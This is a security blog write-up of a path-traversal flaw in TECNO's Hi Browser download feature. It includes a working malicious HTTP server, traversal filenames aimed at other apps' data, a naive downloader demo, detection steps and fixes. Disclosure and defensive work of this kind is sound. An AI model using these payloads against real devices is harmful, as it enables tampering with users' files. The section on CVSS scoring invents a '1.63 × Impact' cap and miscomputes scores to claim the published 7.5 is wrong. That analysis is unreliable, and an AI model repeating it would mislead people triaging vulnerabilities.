Two Dots and a Slash: CVE-2026-18907 — Path Traversal in TECNO Hi Browser Turns a Download Into an Arbitrary File Write
On August 5, 2026, TECNO Mobile’s Security Response Center published CVE-2026-18907, a path-traversal vulnerability in Hi Browser (com.talpa.hibrowser) version 2.23.1.1 — TECNO’s first-party HiOS browser (the com.talpa.* application family on its Android handsets). NVD scores it 7.5 High (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H), and the root cause is one of the oldest bugs in the book: the browser trusted an attacker-controlled string as a filename.
The vulnerability is in the download subsystem. When Hi Browser saves a file, it derives the destination name from the HTTP response — the filename directive of a Content-Disposition header, or failing that, the last path segment of the URL. That string was then joined onto the download directory and used as the write path without stripping or validating path separators. So a server that hands the browser a filename containing ../ sequences can make the file land anywhere the browser’s storage permissions allow, not in Download/ where it belongs. One malicious page, one download, one arbitrary file write.
The irony is that this is a solved problem. RFC 6266 — the standard that defines Content-Disposition — has said for fifteen years that a filename parameter is “advisory only,” that “recipients MUST NOT be able to write into any location other than one to which they are specifically entitled,” and that the safe way to achieve that is by “stripping all but the last path segment.” The Java standard library even ships a one-line idiom to stop exactly this (getCanonicalPath().startsWith(...)). And yet the same ../ that battered web servers in the CGI era still walks straight out of a download directory on a phone that lives in a billion pockets. TECNO rated it Medium Risk; NVD rated it High; either way the fix is the kind of thing a first-year developer can write, and the fact that it reached a shipped browser is the actual story.
This article walks through how browser download naming works, why “trust the Content-Disposition filename” is a trap, the exact traversal primitive that CVE-2026-18907 describes, a reproducible proof of concept for the delivery and the root-cause class, the (genuinely interesting) CVSS subtleties, and how to fix and detect it.
Vulnerability Classification
| Field | Value |
|---|---|
| CVE ID | CVE-2026-18907 |
| CVSS 3.1 (NVD, Secondary) | 7.5 — High — CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H (see “The CVSS subtlety” below — the published vector’s subscores resolve to ~5.9) |
| CVSS 3.1 (CISA/SSVC v2.0.3) | Exploitation: none · Automatable: yes · Technical impact: partial (assessed 2026-08-06, CISA Coordinator) |
| EPSS | 0.59% probability, 44.8th percentile (2026-08-10) — low immediate exploitation, but automatable |
| Vendor severity | TECNO Mobile SRC: Medium Risk |
| CWE | CWE-23 — Relative Path Traversal |
| CAPEC | CAPEC-126 — Path Traversal Attack Pattern (cross-referenced in the CNA record) |
| Vendor / CNA | TECNO Mobile (CVE Numbering Authority TECNOMobile) |
| Affected Product | Hi Browser — com.talpa.hibrowser (HiOS browser on TECNO/Transsion Android devices) |
| Affected Version | 2.23.1.1 (CNA record: status affected; defaultStatus: unaffected) |
| Patched Version | TECNO advisory: “This vulnerability has been fixed in the latest version.” (no fixed version number published) |
| Vulnerable Component | Download file feature — destination-path construction from the response-supplied filename |
| Root Cause | Filename derived from Content-Disposition/URL is concatenated onto the download directory without sanitising path separators (/) or rejecting .. traversal sequences; no canonical-path containment check |
| Impact | Arbitrary file write to any path the browser’s storage permissions allow (integrity/availability); no confidentiality impact |
| CVE Published | August 5, 2026 (NVD: 2026-08-05T02:16:37Z) |
| Researcher | MUSTAFA SANLI (credited in TECNO SRC acknowledgements) |
| Vendor Advisory | https://security.tecno.com/SRC/blogdetail/448?lang=en_US |
The CVSS vector reads, at the exploitability level, exactly the way you want a “remote stranger can poke me” bug to read: AV:N/AC:L/PR:N/UI:N — network-reachable, low complexity, no privileges, no user interaction. The UI:N is the part worth pausing on: it means the model treats the download as triggerable without an explicit “Save” tap. In practice that maps to the common case where a browser auto-starts a download on a navigated URL whose response is declared Content-Disposition: attachment (or whose MIME type the browser can’t render). The attacker doesn’t need to trick the user into a dialogue box; the page load is the trigger. The download may then sit in the history or be silently written — the file write happens regardless of whether the user ever opens it.
The Scope: Unchanged and the all-None confidentiality/integrity line are where the score gets genuinely interesting, and we’ll pick that apart in its own section, because the published 7.5 doesn’t actually fall out of the published vector.
Background: Hi Browser, and How an Android Download Gets Its Name
What is com.talpa.hibrowser?
Hi Browser is TECNO Mobile’s first-party mobile browser. TECNO is one of the three handset brands of Transsion Holdings — alongside Infinix and itel — which together dominate smartphone shipments across Sub-Saharan Africa and hold large shares of South and Southeast Asian markets. The com.talpa.* package namespace is the HiOS application family (the Android skin layered on TECNO devices), so a browser living at com.talpa.hibrowser is squarely in the “system-suite” category rather than a user-installed app from a store. That matters for impact modelling: a first-party browser — often pre-installed on the device from first boot — tends to hold broad storage permissions by default, and — as we saw with the Samsung Bixby command-execution vulnerability — OEM first-party code is a recurring, high-value attack surface on Android handsets.
The trust chain behind a “Save As” name

When any browser decides a response is a download, it has to invent a filename for it. RFC 6266 defines the Content-Disposition header and its filename / filename* parameters, and the resolution order that essentially every browser implements is:
filename*— RFC 5987 extended notation, e.g.filename*=UTF-8''r%C3%A9sum%C3%A9.pdf(preferred when present).filename— the legacy quoted parameter, e.g.filename="report.pdf".- The last path segment of the request URL (e.g.
/a/b/report.pdf→report.pdf). - A fallback generated name (
download,unknown, an extension inferred from MIME, …).
The header is advisory. RFC 6266 §4.3 is explicit that “recipients MUST NOT be able to write into any location other than one to which they are specifically entitled,” and recommends achieving that by “stripping all but the last path segment and only considering the actual filename.” In particular, a filename parameter is not a path. Any path information in it — drive letters, leading slashes, directory components, .. segments — has no legitimate reason to reach the filesystem. The correct behaviour is exactly what the RFC says: take the basename only (stripping both / and \ as path separators), and verify after canonicalisation that the final path is still inside the intended directory.
The vulnerable pattern, in any language, looks like this:
// NAIVE — CVE-2026-18907 class of bug
String name = parseFilename(response);          // from Content-Disposition / URL
File out = new File(downloadDir, name);         // ← name is trusted as a bare filename
writeAll(out, response.body());
The trap is new File(dir, name). The Java File constructor does not confine name to dir. It concatenates them and then resolves . and .. lexically against the filesystem root. Pass it ../../../../tmp/pwned.txt and you get exactly that file. The only thing that reveals the escape is out.getCanonicalPath(), which resolves the .. against the real directory tree and shows you where the bytes are actually going.
On Android, the path separator is /. A backslash is an ordinary character, not a separator, so ..\..\evil is harmless on Linux/Android; only /-bearing sequences traverse. That narrows the primitive, but ../ is more than enough.
The Bug: Two Dots and a Slash
CVE-2026-18907 is a textbook relative path traversal (CWE-23). The download feature builds the destination path by appending the response-supplied filename to the download directory. Because that filename is never reduced to a basename and never canonical-path-checked, a filename containing ../ segments resolves above Download/ — all the way up to the root of whatever storage tree the browser can write to.
Intended destination:
  /storage/emulated/0/Download/  +  invoice.pdf
  → /storage/emulated/0/Download/invoice.pdf            ✓ inside the sandbox

Attacker filename:
  /storage/emulated/0/Download/  +  ../../Android/data/com.talpa.hibrowser/payload
  → /storage/emulated/0/Android/data/com.talpa.hibrowser/payload   ✗ escapes the sandbox
Each .. undoes one directory component. Two of them climb out of Download/ and back to /storage/emulated/0/ (the SD-card root, a.k.a. /sdcard/). From there the attacker can walk down into any directory the browser’s permissions allow — DCIM/, Android/data/<pkg>/, Documents/, you name it.

The delivery is trivial. The whole attack is a single HTTP response in which the server sets a Content-Disposition header whose filename carries the traversal sequence. The “payload” is the response body — whatever bytes the attacker wants written to the chosen path. A crafted HTML page, a redirect, or even a <meta http-equiv="refresh"> that points the browser at the malicious URL is enough to trigger the download; on a browser that auto-starts attachment downloads, the file is written with no further user action.
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Disposition: attachment; filename="../../../../sdcard/pwned.txt"

pwned by CVE-2026-18907
That is the entire exploit. No memory corruption, no ROP chain, no kernel driver. The barrier to entry is “can you run a web server,” and the answer for everyone is yes. CWE-23 is one of the most senior entries in the dictionary, and it is still landing in shipped browsers because, unlike a use-after-free, it doesn’t look dangerous in code review: new File(dir, name) reads as obviously correct to a tired reviewer. It is the kind of bug that survives exactly because it is boring.
Step-by-Step: How ../ Walks Out of the Directory
Trace a payload character by character against a representative download directory. Take the filename ../../../../pwned.txt against the base /storage/emulated/0/Download/:
Base directory:   /storage/emulated/0/Download/
Filename:         ../../../../pwned.txt

Joined (lexical): /storage/emulated/0/Download/../../../../pwned.txt

Resolved (canonical):
  /storage/emulated/0/Download/      ← start
  .. → /storage/emulated/0/          ← climbed out of Download/
  .. → /storage/                     ← keep climbing
  .. → /                             ← reached root; further .. are clamped here
  pwned.txt                          ← appended
  ⇒ /pwned.txt   (or whichever level is writable)
In practice you rarely need to climb that far. Two .. segments clear Download/ and reach /storage/emulated/0/ — the shared external storage root — which is exactly the tree a browser with legacy or broad storage access can write to. From there the attacker picks a target and walks back down:
Target filename in Content-Disposition |
Where the file actually lands | Why an attacker cares |
|---|---|---|
../DCIM/.thumbnails/evil.jpg |
The media thumbnail cache | Indexed by MediaStore, surfaced in galleries |
../../Android/data/com.victim.app/files/config.json |
Another app’s external data dir | Overwrite a config the app trusts on next launch |
../Documents/notes.txt |
User-visible Documents | Clobber/tamper with user data (integrity) |
../<victim.db-journal> |
A SQLite journal on shared storage | Corrupt an open database (availability) |
../Download/.nomedia |
Just to prove containment failed | Canary that the write isn’t confined |
Caveat — the storage model decides the blast radius. What an arbitrary file write can actually do depends heavily on the Android version and the browser’s storage stance. Pre-Android-10, /sdcard/ is broadly writable and a traversal like this can reach nearly any app’s externally-stored data. From Android 10, scoped storage walls apps off to their own media collections and a handful of shared directories; direct filesystem paths under /sdcard/Android/data/<other-pkg>/ are no longer reachable through ordinary file APIs. But the exemptions are real and common: apps that request MANAGE_EXTERNAL_STORAGE, apps that legitimately hold WRITE_EXTERNAL_STORAGE with requestLegacyExternalStorage="true", and downloads routed through the MediaStore.Downloads / DownloadManager APIs all retain broader reach than the textbook scoped-storage story implies. A first-party browser on a custom skin like HiOS is exactly the kind of app likely to hold those exemptions. So the realistic impact sits between “clobber files in shared media directories” and “overwrite another app’s externally-stored data” depending on the specific device and Android build — which is precisely why the CVSS debate (next section) is worth having.
Proof of Concept
The complete, reproducible PoC is published here:
Because Hi Browser is a proprietary, first-party APK that we don’t have a licence to redistribute, the PoC demonstrates the two things that matter without needing the binary: (a) the exact malicious delivery — an HTTP server that hands the browser the traversal Content-Disposition — and (b) the root-cause class — a minimal downloader that reproduces the “trust the filename” behaviour deterministically, so you can watch the file escape its directory with your own eyes. The same primitive is what CVE-2026-18907 describes; only the containing app differs.
Part A — the malicious server (the delivery)
This is the entire attack from the server’s side. Run it, point a vulnerable browser at http://<host>:8000/, and the response tells the browser to save the body under a name that climbs out of Download/:
# evil_server.py — CVE-2026-18907 traversal delivery
# Serves one response whose Content-Disposition filename contains "../"
from http.server import BaseHTTPRequestHandler, HTTPServer

TRAV = "../" * 2                      # two segments clear /sdcard/Download/ → /sdcard/
TARGET = "pwned.txt"                  # where the body should land
PAYLOAD = b"pwned by CVE-2026-18907\n"

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        # The filename the browser will (wrongly) trust as a bare name:
        filename = TRAV + TARGET
        disp = f'attachment; filename="{filename}"'
        self.send_response(200)
        self.send_header("Content-Type", "application/octet-stream")
        self.send_header("Content-Disposition", disp)
        self.send_header("Content-Length", str(len(PAYLOAD)))
        self.end_headers()
        self.wfile.write(PAYLOAD)

    def log_message(self, fmt, *args):
        print(f"[server] {self.address_string()} — {fmt % args}")

if __name__ == "__main__":
    print("[*] CVE-2026-18907 delivery server on :8000")
    print(f"[*] traversal filename = {TRAV + TARGET!r}")
    HTTPServer(("0.0.0.0", 8000), Handler).serve_forever()
$ python3 evil_server.py
[*] CVE-2026-18907 delivery server on :8000
[*] traversal filename = '../../pwned.txt'
On a vulnerable browser, navigating to the server writes pwned.txt to a location resolved by the ../ chain, not to Download/. You can confirm containment failed from adb:
$ adb shell ls -la /sdcard/Download/          # nothing here — the name never landed in the sandbox
$ adb shell find /sdcard -name pwned.txt 2>/dev/null
/sdcard/pwned.txt                              # ← escaped the download directory
$ adb shell cat /sdcard/pwned.txt
pwned by CVE-2026-18907
Attention! Run the server only on a network you control, and only test against a device you own. A path-traversal write is, by definition, a file-write primitive — point it at nothing you aren’t willing to overwrite.
Part B — the root-cause class (watch ../ escape, deterministically)
This is the bug stripped of everything proprietary. A naive downloader takes the response filename, joins it onto the download directory, and writes — exactly the new File(dir, name) pattern. On the left, the vulnerable behaviour; on the right, the containment check that fixes the whole class:
# naive_downloader.py — reproduces the CVE-2026-18907 root-cause class
import os, urllib.request

DOWNLOAD_DIR = "/tmp/demo/Download"            # stands in for /sdcard/Download
os.makedirs(DOWNLOAD_DIR, exist_ok=True)

url = "http://127.0.0.1:8000/"                 # the evil_server from Part A
with urllib.request.urlopen(url) as r:
    # Derive the filename from Content-Disposition (the trusted string).
    disp = r.headers.get("Content-Disposition", "")
    name = disp.split('filename="')[1].split('"')[0]   # '../../pwned.txt'

    # --- VULNERABLE: trust the string as a bare filename ---
    out_vuln = os.path.join(DOWNLOAD_DIR, name)
    with open(out_vuln, "wb") as f:
        f.write(r.read())

    # --- FIXED: reduce to basename + canonical-path containment check ---
    safe = os.path.basename(name) or "download.bin"     # strips all path info
    out_safe = os.path.join(DOWNLOAD_DIR, safe)
    assert os.path.realpath(out_safe).startswith(
        os.path.realpath(DOWNLOAD_DIR) + os.sep), "path containment failed"
    # (write to out_safe ...)
The repo’s naive_downloader.py prints both behaviours side by side. Run it against the evil server and inspect where the bytes land:
$ python3 naive_downloader.py --url http://127.0.0.1:8000/
================================================================
 CVE-2026-18907 naive downloader
================================================================
 download dir : /tmp/demo/Download
 Content-Disposition: attachment; filename="../../pwned.txt"
 parsed name  : '../../pwned.txt'
----------------------------------------------------------------
 [VULNERABLE] wrote 43 bytes -> /tmp/demo/Download/../../pwned.txt
              resolved -> /tmp/pwned.txt
              escaped download dir: True
 [FIXED]      wrote 43 bytes -> /tmp/demo/Download/pwned.txt
             ../ discarded by basename(); contained OK
================================================================
The vulnerable join produced /tmp/demo/Download/../../pwned.txt, the OS resolved the .., and the file materialised at /tmp/pwned.txt — outside the intended directory. The “fixed” path takes os.path.basename(name) first (../ is path information and is discarded, leaving pwned.txt), then asserts the canonical path stays inside Download/ as defence in depth. The Java equivalent — new File(downloadDir, name).getCanonicalPath().startsWith(downloadDir.getCanonicalPath()) — is the one idiom that has killed this entire class of bug for twenty years.
Observing it in a running app with Frida
If you want to confirm the behaviour inside an actual download manager rather than the minimal reproduction, hook the file-open that follows the filename resolution. A one-line Frida script on android.app.DownloadManager / the OEM’s download service, or on java.io.FileOutputStream constructors, will print every (path, bytes) pair and make the escape visible in real time — the same approach we documented for intercepting Android SSL/TLS traffic with Frida generalises directly to file APIs.
The CVSS Subtlety: 7.5 High, or 5.9 Medium?
The score is worth a closer look, because the number NVD published and the vector NVD published don’t quite agree — and for a vulnerability you might be triaging, that disagreement changes the priority.
NVD’s record carries one CVSS entry, type Secondary (TECNO, the CNA, did not publish a score of its own; NVD enriched the record). It reads:
- Base score: 7.5 — High
- Vector:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H - Impact sub-score: 3.6 · Exploitability sub-score: 3.9
Run those subscores through the CVSS 3.1 base formula for an unchanged-scope vector. The formula is BaseScore = roundup(min(Impact + Exploitability, 1.63 × Impact)) — the 1.63 × Impact term is the cap that stops low-impact, highly-exploitable bugs from inflating. Plug in NVD’s own numbers:
Impact + Exploitability = 3.6 + 3.9 = 7.5
1.63 × Impact           = 1.63 × 3.6 = 5.86   ← the cap
min(7.5, 5.86)          = 5.86
roundup(5.86)           = 5.9   →  MEDIUM
So the published 7.5 is simply Impact + Exploitability summed, without the cap. Apply the standard correctly and the same vector resolves to 5.9 Medium — which lines up neatly with TECNO’s own “Medium Risk” rating. That’s not a typo to gloss over; it’s a 1.6-point and one-band difference, and it’s the kind of thing that decides whether a vuln makes your patch-week list or your patch-month list.
There’s a second, conceptual tell that something’s off: the impact profile is C:N/I:N/A:H — availability only. For “arbitrary file write,” that’s a strange reading. Writing a file has an obvious integrity dimension (you can tamper with, overwrite, or replace data), and CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H — the natural scoring for an arbitrary write — computes to 8.5 High. So the truth probably lives in one of two places the published record doesn’t quite land: either it’s a ~5.9 Medium availability-only bug (the vector, computed correctly), or it’s an ~8.5 High integrity-impacting arbitrary write (the description, scored the way “arbitrary file write” is normally scored). The published 7.5 sits awkwardly between them.
None of this is reason to ignore the bug. AV:N/AC:L/PR:N/UI:N is a scary exploitability profile on a first-party browser regardless of which impact band you buy, and CISA’s SSVC assessment (automatable = yes) is the independent signal that matters operationally. But if you’re consuming NVD’s 7.5 at face value, know that the underlying vector doesn’t produce it. Treat it as “at least Medium, plausibly High, definitely automatable.”
Detection
If you operate Hi Browser devices or are auditing a similar download manager, the artefacts are all on the filesystem and in logcat.
- Filesystem canary. The cleanest signal is a file that exists outside
Download/but whose name matches a recent download. A scheduled scan for recently-written files under/sdcard/whose mtime post-dates a browser download is high-signal. A benign browser never writes outside its download root. - Logcat download lines. Android’s
DownloadManagerand OEM download services emit the resolved path onINFO/DEBUG. Grep for path separators in the destination:
bash
  $ adb logcat -d | grep -iE 'download' | grep -E '\.\./|/Android/data/|/DCIM/'
  ... DownloadManager: destination = /storage/emulated/0/Download/../../../../pwned.txt
A destination containing..or resolving outside the configured download directory is the bug in one line. - Header inspection at the edge. If you protect users with a filtering proxy, flag
Content-Dispositionheaders whosefilenamecontains/,\, or... There is no legitimate reason for a filename parameter to carry path separators; RFC 6266 clients are told to discard that information, so a proxy that strips it defends every downstream browser at once. - Frida on
FileOutputStream. During a pentest, hookjava.io.FileOutputStream.<init>(File)andjava.io.RandomAccessFile.<init>(File)and logfile.getAbsolutePath(). Any path that doesn’t start with the configured download directory is a containment failure, in this app or any other.
Remediation
For users. Update Hi Browser to the latest version from the HiOS app store or the system update channel. TECNO’s advisory states the vulnerability “has been fixed in the latest version.” Until you can confirm the update is installed, treat untrusted links in Hi Browser as capable of writing files outside the download directory.
For developers (the one-idiom fix). The entire CWE-23 class collapses to two habits, applied together:
- Reduce to a basename. Never use a response-supplied string as a path component. Strip everything up to and including the last separator first:
java String safe = name == null ? "download.bin" : name.substring(name.lastIndexOf('/') + 1); if (safe.isEmpty() || safe.equals(".") || safe.equals("..")) safe = "download.bin"; - Verify canonical-path containment. After joining, canonicalise and assert the result is still inside the intended directory. This is the load-bearing check — it catches every traversal variant the basename strip might miss (encoding tricks, doubled separators,
....//, Unicode lookalikes):
java File base = downloadDir.getCanonicalFile(); File out = new File(base, safe).getCanonicalFile(); if (!out.toPath().startsWith(base.toPath())) { throw new SecurityException("refusing to write outside download dir: " + out); } - Default to the platform API. On Android 10+, write downloads through
ContentResolver+MediaStore.Downloadsrather than rawFilepaths. The MediaStore assigns the name and confines the write; you never handle a path at all, which structurally eliminates traversal. - Header hygiene at the edge. If you operate a proxy or WAF in front of users, normalise
Content-Dispositionfilenames — strip path separators and..— so every browser downstream inherits the defence.
Do not try to fix this by blacklisting sequences like ../. The set of traversal-equivalent encodings (..%2f, ..%5c, over-long UTF-8, doubled ....// that collapses after one normalisation) is open-ended, and blacklist maintenance is exactly how traversal bugs survive patch after patch. Canonicalise, then compare. That algorithm is closed.
Attack / Disclosure Timeline
| Date | Event |
|---|---|
| Pre-2026 | Hi Browser ships with a download handler that trusts the response-supplied filename as a path component |
| 2026-08-05 | TECNO Mobile SRC publishes CVE-2026-18907 advisory (blogdetail/448); credits researcher MUSTAFA SANLI; states the issue “has been fixed in the latest version” |
| 2026-08-05 | NVD publishes CVE-2026-18907, CVSS 7.5 High (Secondary), CWE-23 |
| 2026-08-06 | CISA enriches the record with an SSVC v2.0.3 assessment: exploitation none, automatable yes, technical impact partial |
| 2026-08-10 | EPSS registers the CVE at 0.59% / 44.8th percentile |
Sources
NIST National Vulnerability Database — CVE-2026-18907: https://nvd.nist.gov/vuln/detail/CVE-2026-18907
CVE Program — CVE-2026-18907 (CNA: TECNO Mobile, authoritative record): https://www.cve.org/CVERecord?id=CVE-2026-18907
CVE Program cvelistV5 — CVE-2026-18907.json (CNA submission, affected version 2.23.1.1): https://github.com/CVEProject/cvelistV5/blob/main/cves/2026/18xxx/CVE-2026-18907.json
CISA vulnrichment — CVE-2026-18907 (CNA record cross-referenced to CAPEC-126 Path Traversal): https://github.com/cisagov/vulnrichment/blob/main/2026/18xxx/CVE-2026-18907.json
TECNO Mobile Security Response Center — Advisory 【CVE-2026-18907】Path Traversal vulnerability in com.talpa.hibrowser (blogdetail/448): https://security.tecno.com/SRC/blogdetail/448?lang=en_US
TECNO Mobile SRC — Security Updates portal: https://security.tecno.com/SRC/securityUpdates
GitHub Advisory Database — GHSA-r4f5-m256-cxv8 (mirrors NVD, CWE-23): https://github.com/advisories/GHSA-r4f5-m256-cxv8
CISA SSVC v2.0.3 enrichment for CVE-2026-18907 (exploitation: none, automatable: yes, technical impact: partial): https://services.nvd.nist.gov/rest/json/cves/2.0?cveId=CVE-2026-18907
FIRST.org — EPSS (CVE-2026-18907, 0.59% / 44.8th percentile, 2026-08-10): https://epss.first.org/
RFC 6266 — Use of the Content-Disposition Header Field in the Hypertext Transfer Protocol (HTTP) (§4.3, filename is advisory): https://www.rfc-editor.org/rfc/rfc6266
RFC 5987 — Parameter Value Character Set and Language Information (filename* extended notation): https://www.rfc-editor.org/rfc/rfc5987
MITRE CWE-23 — Relative Path Traversal: https://cwe.mitre.org/data/definitions/23.html
MITRE CAPEC-126 — Path Traversal Attack Pattern: https://capec.mitre.org/data/definitions/126.html
Android Developers — Scoped storage and MediaStore.Downloads: https://developer.android.com/about/versions/11/privacy/storage
Previous Hunt-Benito article — Samsung Bixby command execution (CVE-2026-21055): first-party OEM app attack surface on Android: https://www.hunt-benito.com/blog/samsung-bixby-command-execution-cve-2026-21055-improper-component-export-enables-local-privilege-escalation/
Previous Hunt-Benito article — Bypassing Android SSL Certificate Pinning with Frida (hooking Android framework APIs): https://www.hunt-benito.com/blog/bypassing-android-ssl-certificate-pinning-with-frida/